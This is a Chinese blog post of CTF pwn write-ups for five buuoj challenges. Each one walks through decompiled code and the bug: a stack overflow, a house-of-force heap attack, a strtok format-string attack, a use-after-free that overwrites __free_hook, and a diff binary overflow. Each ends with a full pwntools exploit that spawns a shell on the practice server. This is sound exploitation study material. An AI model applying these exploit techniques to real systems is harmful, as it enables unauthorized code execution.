buuoj Pwn writeup 126-130

原创

yongbaoii 于 2021-05-11 20:44:20 发布 97 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/114555838

126 护网杯_2018_gettingstart

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Sy
mbols       Yes 0               2       ./126
```

```
v9 = __readfsqword(0x28u);
buf = 0LL;
v5 = 0LL;
v6 = 0LL;
v7 = 0x7FFFFFFFFFFFFFFFLL;
v8 = 1.7976931348623158e308;
setvbuf(_bss_start, 0LL, 2, 0LL);
setvbuf(stdin, 0LL, 2, 0LL);
printf("HuWangBei CTF 2018 will be getting start after %lu seconds...\n", 0LL, 1.7976931348623158e308);
puts("But Whether it starts depends on you.");
read(0, &buf, 0x28uLL);
if ( v7 != 0x7FFFFFFFFFFFFFFFLL || v8 != 0.1 )
{
  puts("Try again!");
}
else
{
  printf("HuWangBei CTF 2018 will be getting start after %g seconds...\n", &buf, v8);
  system("/bin/sh");
}
return 0LL;
```


程序就这么点，逻辑也简单。

然后有个栈溢出。

然后就修改修改就好了嘛，把v7改成0x7fffffffffffff，v8改成0.1

exp

```python
from pwn import*

r = remote("node3.buuoj.cn", 28793)
#r = process("./126")

payload = 'a' * 0x18 + p64(0x7fffffffffffffff) + p64(0x3FB999999999999A)
r.recvuntil("But Whether it starts depends on you.\n")

r.send(payload)

r.interactive()
```

127 bcloud_bctf_2016

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols       Yes 0               4       ./127
```

菜单

add

```
for ( i = 0; i <= 9 && chunk_addr[i]; ++i )
  ;
if ( i == 10 )
  return puts("Lack of space. Upgrade your account with just $100 :)");
puts("Input the length of the note content:");
v2 = sub_8048709();
chunk_addr[i] = (int)malloc(v2 + 4);
if ( !chunk_addr[i] )
  exit(-1);
size_array[i] = v2;
puts("Input the content:");
input(chunk_addr[i], v2, 10);
printf("Create success, the id is %d\n", i);
result = i;
flag[i] = 0;
return result;
```


平平无奇吧，结构也懒得写了。

show

```
{
  return puts("WTF? Something strange happened.");
}
```

没有show

edit

```
int edit()
{
  int v1; // [esp+14h] [ebp-14h]
  int v2; // [esp+18h] [ebp-10h]
  int v3; // [esp+1Ch] [ebp-Ch]

  puts("Input the id:");
  v1 = get_num();
  if ( v1 < 0 || v1 > 9 )
    return puts("Invalid ID.");
  v2 = addr_array[v1];
  if ( !v2 )
    return puts("Note has been deleted.");
  v3 = size_array[v1];
  dword_804B0E0[v1] = 0;
  puts("Input the new content:");
  get_string(v2, v3, 10);
  return puts("Edit success.");
}
```


平平无奇吧.....

free

```
int delete()
{
  int v1; // [esp+18h] [ebp-10h]
  void *ptr; // [esp+1Ch] [ebp-Ch]

  puts("Input the id:");
  v1 = get_num();
  if ( v1 < 0 || v1 > 9 )
    return puts("Invalid ID.");
  ptr = (void *)addr_array[v1];
  if ( !ptr )
    return puts("Note has been deleted.");
  addr_array[v1] = 0;
  size_array[v1] = 0;
  free(ptr);
  return puts("Delete success.");
}
```


清理的到位。

这个题问题出在它的初始化里面。

他有两个初始化函数。

```
unsigned int sub_80487A1()
{
  char s[64]; // [esp+1Ch] [ebp-5Ch] BYREF
  char *v2; // [esp+5Ch] [ebp-1Ch]
  unsigned int v3; // [esp+6Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  memset(s, 0, 0x50u);
  puts("Input your name:");
  input((int)s, 64, 10);
  v2 = (char *)malloc(0x40u);
  dword_804B0CC = (int)v2;
  strcpy(v2, s);
  sub_8048779(v2);
  return __readgsdword(0x14u) ^ v3;
}
```



```
v5 = __readgsdword(0x14u);
memset(s, 0, 0x90u);
puts("Org:");
input((int)s, 64, 10);
puts("Host:");
input((int)v3, 64, 10);
v4 = (char *)malloc(0x40u);
v2 = (char *)malloc(0x40u);
dword_804B0C8 = (int)v2;
dword_804B148 = (int)v4;
strcpy(v4, v3);
strcpy(v2, s);
puts("OKay! Enjoy:)");
return __readgsdword(0x14u) ^ v5;
```


这两个函数里面都是一个问题。

```
{
  char buf; // [esp+1Bh] [ebp-Dh] BYREF
  int i; // [esp+1Ch] [ebp-Ch]

  for ( i = 0; i < a2; ++i )
  {
    if ( read(0, &buf, 1u) <= 0 )
      exit(-1);
    if ( buf == a3 )
      break;
    *(_BYTE *)(a1 + i) = buf;
  }
  *(_BYTE *)(i + a1) = 0;
  return i;
}
```


两个函数里面一样的都是这个input函数，问题就出在了这个函数里面。

函数会有截断，会在最后舔一个\x00，为的是截断后面的strcpy函数。

```
  char s[64]; // [esp+1Ch] [ebp-5Ch] BYREF
  char *v2; // [esp+5Ch] [ebp-1Ch]
```

我们先拿第一个来进行分析。

当我们在S里面输入满64个字节之后，截断会在第65个字节的地方，也就是v2里面，但是呢，因为后面malloc，就导致堆的地址会把那个截断覆盖掉了。

所以在后面strcpy的时候往chunk里面复制的时候会把堆地址顺路复制过去，就造成了堆地址的泄露。

```
  char s[64]; // [esp+1Ch] [ebp-9Ch] BYREF
  char *v2; // [esp+5Ch] [ebp-5Ch]
  char v3[68]; // [esp+60h] [ebp-58h] BYREF
  char *v4; // [esp+A4h] [ebp-14h]
  unsigned int v5; // [esp+ACh] [ebp-Ch]
```

第二个函数里面我们还是这个问题，开的数组v3是不存在这个问题的，s存在这个问题，s对应的chunk是最后开的，它下面就是topchunk，我们strcpy复制的时候首先先往那个chunk中把s里面的64个字节放在chunk里面，s下来是v2的值，放在top chunk的pre_size，然后top chunk里面就会放v3数组的值，所以我们只要提前往v3那个数组里面放入0xffffffff，就可以修改top chunk的size的大小。

然后现在我们有什么条件，首先我们可以修改top chunk的size大小为无穷大，然后我们可以自由申请chunk大小，所以很自然的想到可以用house of force来解决这个题。

那么我们的具体利用过程就是先利用house of force直接申请到存放chunk指针的那里，然后就像unlink attack一样，对指针进行修改，泄露地址，劫持got表，就好了。

exp

```python
#coding:utf8
from pwn import *

r = process('./127')
#r = remote('node3.buuoj.cn',27729)
```

```python
context.log_level = "debug"

elf = ELF('./127')

puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
free_got = elf.got['free']
heap_array_addr = 0x0804B120

#libc = ELF("./32/libc-2.23.so")
libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_i386/libc.so.6")

gdb.attach(r)

r.sendafter('Input your name:','a'*0x40)
r.recvuntil('a'*0x40)
heap_addr = u32(r.recv(4))

r.sendafter('Org:','a'*0x40)
r.sendlineafter('Host:',p32(0xffffffff))
top_chunk_addr = heap_addr + 0xD0

print 'top_chunk_addr=',hex(top_chunk_addr)

def add(size,content):
    r.sendlineafter('option--->>','1')
    r.sendlineafter('Input the length of the note content:',str(size))
    r.sendafter('Input the content:',content)

def edit(index,content):
    r.sendlineafter('option--->>','3')
    r.sendlineafter('Input the id:',str(index))
    r.sendafter('Input the new content:',content)

def delete(index):
    r.sendlineafter('option--->>','4')
    r.sendlineafter('Input the id:',str(index))

offset = heap_array_addr - top_chunk_addr - 0x10
add(offset,'\n') #0
add(0x18,'\n') #1

#这里后面加个回车是为了截断输入。

edit(1,p32(0) + p32(free_got) + p32(puts_got) + p32(0x0804B130) + '/bin/sh\x00')
edit(1,p32(puts_plt) + '\n')
delete(2)
r.recv(1)
puts_addr = u32(r.recv(4))

libc_base = puts_addr - libc.sym['puts']
system_addr = libc_base + libc.sym['system']

print 'libc_base=',hex(libc_base)
print 'system_addr=',hex(system_addr)

edit(1,p32(system_addr) + '\n')
```

```
delete(3)

r.interactive()
```

128 xman_2019_format

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols       No  0               2       ./128
```

申请个chunk，写点啥。


```
int sub_8048651()

  void *buf; // [esp+Ch] [ebp-Ch]

  puts("...");
  buf = malloc(0x100u);
  read(0, buf, 0x37u);
  return sub_804862A((char *)buf);
```


然后带着这个点啥进入我们的关键代码

```
  puts("...");
  v1 = strtok(s, "|");
  printf(v1);
  while ( 1 )
  {
    result = strtok(0, "|");
    if ( !result )
      break;
    printf(result);
  }
  return result;
}
```

然后有system 有/bin/sh

有明显的格式化字符串漏洞，但是首先要看一下重点函数。

> char *strtok(char *str, const char *delim)
> str – 要被分解成一组小字符串的字符串。
> delim – 包含分隔符的 C 字符串。
> 该函数返回被分解的第一个子字符串，如果没有可检索的字符串，则返回一个空指针。

举个栗子
这是来自菜鸟的一个例子

```
#include <string.h>
#include <stdio.h>

int main () {
   char str[80] = "This is - www.runoob.com - website";
   const char s[2] = "-";
   char *token;

   /* 获取第一个子字符串 */
   token = strtok(str, s);

   /* 继续获取其他的子字符串 */
   while( token != NULL ) {
      printf( "%s\n", token );

      token = strtok(NULL, s);
   }
   printf("\n%s\n",str);
   return(0);
}
```

它的输出是

```
This is
 www.runoob.com
 website

This is
```

很能说明问题。

函数strtok()实际上修改了有str1指向的字符串。每次找到一个分隔符后，一个空（NULL）就被放到分隔符处，函数用这种方法来连续查找该字符串。

每一个输出都是一个格式化字符串漏洞，所以这就是无限格式化字符串漏洞。中间用管道符隔开就好。

但是要注意输入长度有限制，就最多0x37

exp

```python
#coding:utf8
from pwn import *

#sh = process('./xman_2019_format')
sh = remote('node3.buuoj.cn',28885)
elf = ELF('./128')
backdoor = 0x080485AB
#假设$14栈的数据低一字节为0x98，则爆破，成功率1/16，实际上几率更高
stack_guess = 0x98

#修改$18为$30-0x4C，也就是函数返回地址值
payload = '%' + str(stack_guess-0x4C) + 'c%10$hhn|'
#在栈上$31布置printf的got低2字节地址
payload += '%' + str(backdoor & 0xFFFF) + 'c%18$hn|'
sh.sendafter('...',payload)

sh.interactive()
```


129 gyctf_2020_document

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Sy
mbols       Yes 0               2       ./129
```

菜单堆。

add



结构比较简单。

show

```
const char *buf; // [rsp+18h] [rbp-18h]

v3 = 0;
buf = a1;
while ( v3 < strlen(a1) && v3 <= 127 )
{
  v1 = buf++;
  write(1, v1, 1uLL);
  ++v3;
}
return puts(&s);
```


information只有112个大，但是这里可以输出128个字节。
是不是多少有点问题。

edit

```
read(0, &buf, 8uLL);
if ( buf == aY[0] )
{
  puts("3");
  v3 = (_BYTE *)(*(_QWORD *)chunk_addr_addr_ayyar[v1] + 8LL);
  if ( *v3 == unk_13DE )
  {
    puts(&a124[2]);
    *v3 = 1;
  }
  else
  {
    puts(a124);
    *v3 = 16;
  }
}
else
{
  puts(&a124[4]);
}
puts("Now change information");
if ( !(unsigned int)input((char *)(*(_QWORD *)chunk_addr_addr_ayyar[v1] + 16LL), 112) )
  puts("nothing");
*(_QWORD *)(v2 + 8) = 0LL;
```


平平无奇，就是先换sex，再重新输入信息。

free

```
v4 = __readfsqword(0x28u);
puts("Give me your index : ");
read(0, &buf, 8uLL);
v2 = atoi(&buf);
if ( v2 >= 7 )
{
  puts("Out of list");
}
else if ( chunk_addr_addr_ayyar[v2] )
{
  v0 = chunk_addr_addr_ayyar[v2];
  free(*(void **)chunk_addr_addr_ayyar[v2]);
}
else
{
  puts("invalid");
}
return __readfsqword(0x28u) ^ v4;
```


没有清理野指针。uaf。

利用思路

1、首先我们将libc的地址泄露出来，方法还是比较简单的，我们就利用uaf，先申请到chunk，释放，挂到unsorted bin，然后输出。

2、我们要通过uaf，利用他的双层关系，想办法能够劫持第一层的小chunk，因为我们劫持之后修改它为free_hook，就可以通过edit来劫持free_hook。那我们要做是先申请并释放一个unsorted的chunk，关键在于free的时候只free这个大的chunk，所以申请下一个document的时候会首先把unsorted bin的chunk切割，留下一个0x20的给新的document，我们利用这个，让切割的chunk刚好是我们通过edit0能控制的地方。

3、然后我们就可以通过edit0来对那个小的chunk进行任意谢就达到了目的。

4、通过free带有“/bin/sh”的chunk，从而来get shell。

```
from pwn import *

r = remote("node3.buuoj.cn", 26104)
#r = process("./129")

context.log_level = 'debug'

elf = ELF("./129")

#libc = ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so.6')
libc = ELF("./64/libc-2.23.so")

def add(name, sex, content):
    r.sendlineafter("Give me your choice : \n", '1')
    r.sendafter("input name\n", name)
    r.sendafter("input sex\n", sex)
    r.sendafter("input information\n", content)

def delete(index):
    r.sendlineafter("Give me your choice : \n", '4')
    r.sendlineafter("Give me your index : \n", str(index))
```

```
def show(index):
    r.sendlineafter("Give me your choice : \n", '2')
    r.sendlineafter("Give me your index : \n", str(index))

def edit(index, content):
    r.sendlineafter("Give me your choice : \n", '3')
    r.sendlineafter("Give me your index : \n", str(index))
    r.sendafter("Are you sure change sex?\n", 'N\n')
    r.sendafter("Now change information\n", content)


add('p'*8, 'W', 'c'*0x70)#0
add('p'*8, 'W', 'c'*0x70)#1
delete(0)
show(0)

main_arena_xx = u64(r.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))
malloc_hook = ((main_arena_xx & 0xfffffffffffff000) + (libc.sym["__malloc_hook"] & 0xfff))
libc_base = malloc_hook - libc.sym['__malloc_hook']
free_hook=libc.symbols['__free_hook'] + libc_base
system_addr = libc.sym['system'] + libc_base

print hex(libc_base)
print hex(free_hook)
print hex(system_addr)

add('/bin/sh\x00', 'W', 'c'*0x70)#2
add('/bin/sh\x00', 'W', 'c'*0x70)#3
payload=(p64(0) * 2 + p64(free_hook-0x10)+p64(0x1)).ljust(0x70,b'\x00')
edit(0,payload)

edit(3,p64(system_addr).ljust(0x70,'\x00') )

#gdb.attach(r)

delete(2)

r.interactive()
```

130 [BJDCTF 2nd]diff

ssh链接

> ssh -p 28948 ctf@node3.buuoj.cn

里面有个diff文件，有点大，我们考虑把它下载下来。

> scp -P 28947 ctf@node3.buuoj.cn:/home/ctf/diff /home/wuangwuang/Desktop/

scp协议是个什么东西？

> SCP协议：全称Secure Copy协议，是用来定义“本地机器和远端机器之间”或者“远端机器和远端机器之间”传输文件的过程的协议。

然后就下载了个diff文件。

```
f1 = filename;
f2 = a3;
v3 = sys_open(filename, 0, 0x284u);
if ( v3 >= 0 )
{
  v8 = v3;
  v4 = sys_open(a3, 0, 0x284u);
  if ( v4 >= 0 )
  {
    v5 = compare(v4, v8);
    print(v5);
    exit(v7);
  }
}
v6 = sys_write(1, err, 0x12u);
exit(v8);
```


逻辑简单。

里面addr长度为120，read读了128字节，很明显的栈溢出，有8个字节的溢出，buf1有可执行的权限，我们只要获取到buf1的地址并覆盖它，即可getshell

所以我们先写东西去flag2

python -c参数，支持执行单行命令/脚本。

> python -c “print ‘a’*120+’\x5e\x91\x04\x08\x5e\x91\x04\x08’” >flag2

用的是python的命令，直接把字符串写进去。
然后执行diff命令去比较。
拿到flag。

```
cd /tmp
/tmp$ python -c "print 'a'*120+'\x5e\x91\x04\x08\x5e\x91\x04\x08'" >flag2
/tmp$ cd ~
./diff flag /tmp/flag2
```